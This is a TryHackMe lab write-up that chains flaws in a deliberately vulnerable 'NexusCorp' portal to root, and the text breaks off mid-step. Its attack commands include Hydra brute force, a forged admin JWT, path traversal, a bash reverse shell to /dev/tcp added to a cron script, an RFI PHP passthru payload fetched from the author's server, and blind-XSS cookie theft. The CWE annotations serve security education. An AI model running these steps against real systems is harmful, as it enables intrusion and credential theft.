A single misstep can trigger a chain reaction, exploit each weakness in sequence and watch the system fall, one domino at a time.
THM Room: https://tryhackme.com/room/domino
The NexusCorp Employee Portal appears to be a typical internal application with authentication controls and role-based access in place. However, multiple small weaknesses, ranging from misconfigurations to logic flaws, can be combined to fully compromise the system.
As an attacker, your objective is to observe how the application behaves, interact with its endpoints, and identify weak trust boundaries. By analyzing requests, modifying parameters, and chaining vulnerabilities together, you can progressively escalate your access and move deeper into the system.
Reconnaissance
We have only an IP address (10.113.187.13 in my case), so let us start with nmap to look around:
nmap -sV -v 10.113.187.13

There are two open ports: 80 (web) and 22 (SSH).
Let’s open http://10.113.187.13:

The home page shows a login form. There are two links: “Forgot password?” and “Our Team”. Let’s check “Our Team”:

The Our Team page gives us names and emails. We can copy them manually or use Developer Tools and a one-liner:
Array.from(document.querySelectorAll('.email a')).map(a => a.textContent).join('\n')

This will give us the list of emails:
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
Let’s use gobuster to check if there are other interesting files:
gobuster dir -u http://10.113.187.13/ \
    -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt \
    -t 16 -x php

Almost immediately, we see /admin/, /api/, /backup/, and /support/ folders. The /backup/ folder looks promising, so let us open it:

These are “Exposure of Information Through Directory Listing” (CWE-548), “Files or Directories Accessible to External Parties” (CWE-552), and “Exposure of Sensitive Information to an Unauthorized Actor” (CWE-200) vulnerabilities.
README.txt says:
NexusCorp Backup Configuration
================================
config.enc  - Encrypted application configuration (AES-128-ECB)
Decryption key reference: see static/app.js (deployment notes)
This suggests CWE-321 (“Use of Hard-coded Cryptographic Key”) and CWE-327 (“Use of a Broken or Risky Cryptographic Algorithm”). Let’s see statis/app.js:
// NexusCorp Portal - Frontend Utilities
// v2.3.1 - Build 20241115

(function() {
    'use strict';

    // Configuration (TODO: move to env before prod deployment - laura 2024-10-22)
    const CONFIG = {
        apiBase: '/api',
        // Encryption key for backup config decryption - AES-ECB-128
        // Key: N3xusK3y2024!!  (pad to 16 bytes with �)
        _backupKey: 'N3xusK3y2024!!',
        appVersion: '2.3.1'
    };

    // Session helper
    window.NexusApp = {
        getSession: function() {
            const cookie = document.cookie.split(';').find(c => c.trim().startsWith('nexus_session='));
            if (!cookie) return null;
            try {
                return JSON.parse(atob(cookie.split('=')[1].trim()));
            } catch(e) { return null; }
        },
        getApiToken: function() {
            return localStorage.getItem('nexus_jwt');
        },
        setApiToken: function(token) {
            localStorage.setItem('nexus_jwt', token);
        }
    };

    // Auto-fetch JWT if not cached
    if (!localStorage.getItem('nexus_jwt') && document.cookie.includes('nexus_session')) {
        fetch('/api/auth/token.php', {credentials: 'include'})
            .then(r => r.json())
            .then(d => { if (d.token) localStorage.setItem('nexus_jwt', d.token); })
            .catch(() => {});
    }
})();
This potentially adds CWE-922 (Insecure Storage of Sensitive Information) and CWE-565 (Reliance on Cookies without Validation and Integrity Checking).
Attack
First, let us try to decrypt config.enc. We have the password: N3xusK3y2024!!, which is 14 characters long; cipher name (AES-128-ECB); instructions how to pad the password.
AES-128-ECB has a block size of 128 bits (16 bytes); we need to pad the password with two characters. The browser shows � as a padding character; this is because the padding character is invalid Unicode.
I used cat app.js | grep -a pad | hd to retrieve the padding byte.

This gives us the padding character, which is ASCII 0.
We can use OpenSSL to decrypt the file:
openssl aes-128-ecb -d -in config.enc -out config.txt -K '4e337875734b33793230323421210000'
The decrypted config.enc is
{"app_name":"NexusCorp Portal","version":"2.3.1","deploy_env":"production","system_user":"devops"}This suggests that devops can be a system username (which we can use to log in to SSH).
Let’s see if we can brute-force a username/password pair to log into the system. We can use Hydra for that:
hydra -L usernames.txt -P /usr/share/wordlists/rockyou.txt \
    10.113.187.13 http-post-form "/index.php:username=^USER^&password=^PASS^:F=Invalid credentials" \
    -v -V -I -u -F

Now that we have a password, we can log in:

It looks like we need to get the JWT first. We need to visit http://10.113.187.13/api/auth/token.php for that:

We have a token and instructions for using it. Let’s try:
curl -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJyb2JlcnQud2lsc29uIiwicm9sZSI6InVzZXIiLCJpYXQiOjE3OTIzNDg4MDcsImV4cCI6MTc5MjM1MjQwN30.jgwGp4PHfdyEXatodQkkkPKaOSkoyrKTZtMgspjZikU' http://10.113.187.13/api/files.php?name=index.php
However, the server will return an error:
{"error":"Admin JWT required. Check your token payload."}
OK, let’s go to https://token.dev/ and analyze the token:

We see "role": "user". Let’s replace user with admin. This will give us a new token:eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJyb2JlcnQud2lsc29uIiwicm9sZSI6ImFkbWluIiwiaWF0IjoxNzkyMzQ4ODA3LCJleHAiOjE3OTIzNTI0MDd9.qkAj-yiLGaYn97poqYGBlK8s8YH-3kloTcBgbmE1Cms. If we try this token, it works:

The JSON response is
{"file":"\/var\/www\/html\/api\/index.php","content":" "}
Now we know that files are retrieved relative to /var/www/html/api. And we know that JWT signatures are not verified (CWE-347: Improper Verification of Cryptographic Signature).
Let’s check config.php with curl -H "Authorization: Bearer ${TOKEN} http://10.113.187.13/api/files.php?name=../config.php | jq -r .content:
<?php
define('DB_HOST', 'localhost');
define('DB_NAME', 'nexusdb');
define('DB_USER', 'app_user');
define('DB_PASS', 'D3v0ps!2024');
define('JWT_SECRET', 'nexus_jwt_s3cr3t_2024');
define('APP_SECRET', 'nexus_app_k3y_2024');

function get_db() {
    $pdo = new PDO('mysql:host='.DB_HOST.';dbname='.DB_NAME, DB_USER, DB_PASS);
    $pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
    return $pdo;
}
?>
DB_PASS is what we need. Although this is a database password, credentials are often reused. Let’s give it a try:

This confirms that credentials are indeed reused.
The answer to “What is the flag found in the devops user’s home directory?” is in user.txt. The devops user also has access to /opt/flag3.txt.
Let us check /var/www/html/admin/index.php to check how we should authenticate:

And we see the second flag in the code.
If we check the files in the document root, we will see a file to manage the databse:

However, we have shell access, and it is easier to use mysql:

And we have another flag. It suggests that we should have used IDOR to retrieve it, but we found an easier way.
All that’s left is to get the root flag.
The devops user is not allowed to use sudo; find / -type f -perm -4000 2>/dev/null found no SUID files. However, we have a writable file in /opt:

Let’s check that /opt/monitoring/health_report.sh:
#!/bin/bash
# NexusCorp Health Monitoring Script
LOG_FILE="/var/log/nexus_health.log"
TIMESTAMP=$(date "+%Y-%m-%d %H:%M:%S")
echo "[$TIMESTAMP] Health check started" >> "$LOG_FILE"
systemctl is-active --quiet apache2 && echo "[$TIMESTAMP] Apache: OK" >> "$LOG_FILE" || echo "[$TIMESTAMP] Apache: DOWN" >> "$LOG_FILE"
systemctl is-active --quiet mysql && echo "[$TIMESTAMP] MySQL: OK" >> "$LOG_FILE" || echo "[$TIMESTAMP] MySQL: DOWN" >> "$LOG_FILE"
DISK=$(df -h / | awk "NR==2{print \$5}")
echo "[$TIMESTAMP] Disk: $DISK" >> "$LOG_FILE"
Let’s check /var/log/nexus_health.log:

The script updates the log file every minute, suggesting it runs via cron. We could have found that by using /opt/tools/pspy64 but there’s more than one way to do it.
Let us start nc:
nc -l -p 12345
and add this to the monitoring script:
bash -i &>/dev/tcp/192.168.172.57/12345 <&1
and wait (192.168.172.57 was my IP address). In a minute, we will get a root shell, and root.txt will contain the last flag.

We have all flags; the room is complete.

Aftermath
The flags suggest I used an unexpected method to retrieve them. I started by gaining shell access, while the author expected me to find an IDOR to get the first flag, then gain admin access to retrieve the second flag, then find an RFI leading to RCE to get the third flag, and so on.
I tried to retrieve api/files.php and got the source code:
<?php
require_once __DIR__ . "/../auth.php";
header("Content-Type: application/json");

$jwt_payload = null;
if (isset($_SERVER["HTTP_AUTHORIZATION"])) {
    $auth = $_SERVER["HTTP_AUTHORIZATION"];
    if (strpos($auth, "Bearer ") === 0) {
        $jwt_payload = verify_jwt(substr($auth, 7));
    }
}

if (!$jwt_payload) {
    http_response_code(401);
    echo json_encode(["error" => "JWT token required. Get one from /api/auth/token.php"]);
    exit;
}

if (($jwt_payload["role"] ?? "") !== "admin") {
    http_response_code(403);
    echo json_encode(["error" => "Admin JWT required. Check your token payload."]);
    exit;
}

$name = $_GET["name"] ?? "";
if (!$name) {
    http_response_code(400);
    echo json_encode(["error" => "Missing name parameter", "usage" => "/api/files.php?name=/var/www/html/filename.txt"]);
    exit;
}

// RFI: fetch remote URL and eval as PHP (allow_url_fopen enabled)
if (strpos($name, "http://") === 0 || strpos($name, "https://") === 0) {
    $remote = @file_get_contents($name);
    if ($remote === false) {
        http_response_code(502);
        echo json_encode(["error" => "Could not fetch remote file"]);
        exit;
    }
    ob_start();
    eval(str_replace("<?php", "", $remote));
    $output = ob_get_clean();
    echo json_encode(["output" => $output]);
    exit;
}

// Security check: resolve real path to prevent ../ traversal
$real = realpath($name);
if ($real === false || strpos($real, '/var/www/html/') !== 0) {
    http_response_code(403);
    echo json_encode(["error" => "Access denied: path must be within /var/www/html/"]);
    exit;
}

if (!file_exists($real)) {
    http_response_code(404);
    echo json_encode(["error" => "File not found: " . $real]);
    exit;
}

$content = file_get_contents($real);
echo json_encode(["file" => $real, "content" => $content]);
Line 32 suggests that the code is vulnerable to the Remote File Inclusion attack (CWE-98: Improper Control of Filename for Include/Require Statement in PHP Program). Of course, I could have found out that myself by trying RFI patterns, but why bother if I have access to the source code?
I created a PHP file (x.php):
<?php passthru('ls -lhaR /var/www');
Then started a local web server: python -m http.server 8080 and exploited the RFI by retrieving http://10.113.187.13/api/files.php?name=http://192.168.172.57:8080/x.php:


Now that we know all files under the document root, we can retrieve them one by one and analyze. Or we can open http://10.113.187.13/db12312312381203812093.php and use the value of the $ACCESS_PWD variable to log in:
Or we can try to exploit the “My Profile API”. For Robert Wilson, the profile link is http://10.113.187.13/api/users/profile.php?id=4. By changing the id parameter, we can view information about other users. That’s CWE-639: Authorization Bypass Through User-Controlled Key (also known as IDOR, insecure direct object reference).
Indeed, if we check api/users/profile.php, we will see that:
<?php
require_once __DIR__ . '/../../auth.php';
header('Content-Type: application/json');
$user = require_login();
$id = intval($_GET['id'] ?? 0);
if (!$id) { http_response_code(400); echo json_encode(['error'=>'Missing id']); exit; }
// IDOR: no ownership check - any logged-in user can view any profile
$db = get_db();
$stmt = $db->prepare('SELECT id, username, email, role, notes FROM users WHERE id = ?');
$stmt->execute([$id]);
$profile = $stmt->fetch(PDO::FETCH_ASSOC);
if (!$profile) { http_response_code(404); echo json_encode(['error'=>'User not found']); exit; }
echo json_encode($profile);
We can try a blind XSS attack to try to steal administrator’s session:

However, c comes empty (spoiler: the bot that imitates the administrator’s actions is lame; it does not interpret JavaScript).
I created another one-liner in PHP:
<?php error_log(print_r($_COOKIE, true));
Then started a PHP server: php -S 0.0.0.0:8080 and retried the blind XSS attempt:
After a couple of seconds, I got the cookie:
[nexus_session] => eyJ1c2VyX2lkIjogMSwgInVzZXJuYW1lIjogImxhdXJhLmhheWVzIiwgInJvbGUiOiAiYWRtaW4ifQ==.2d1632df0b5a19cc9a8db3b2e72e612b0110c4e4aaed1265006b8c0bc73f6834
)
Then, in the browser’s Developer Tools, I ran
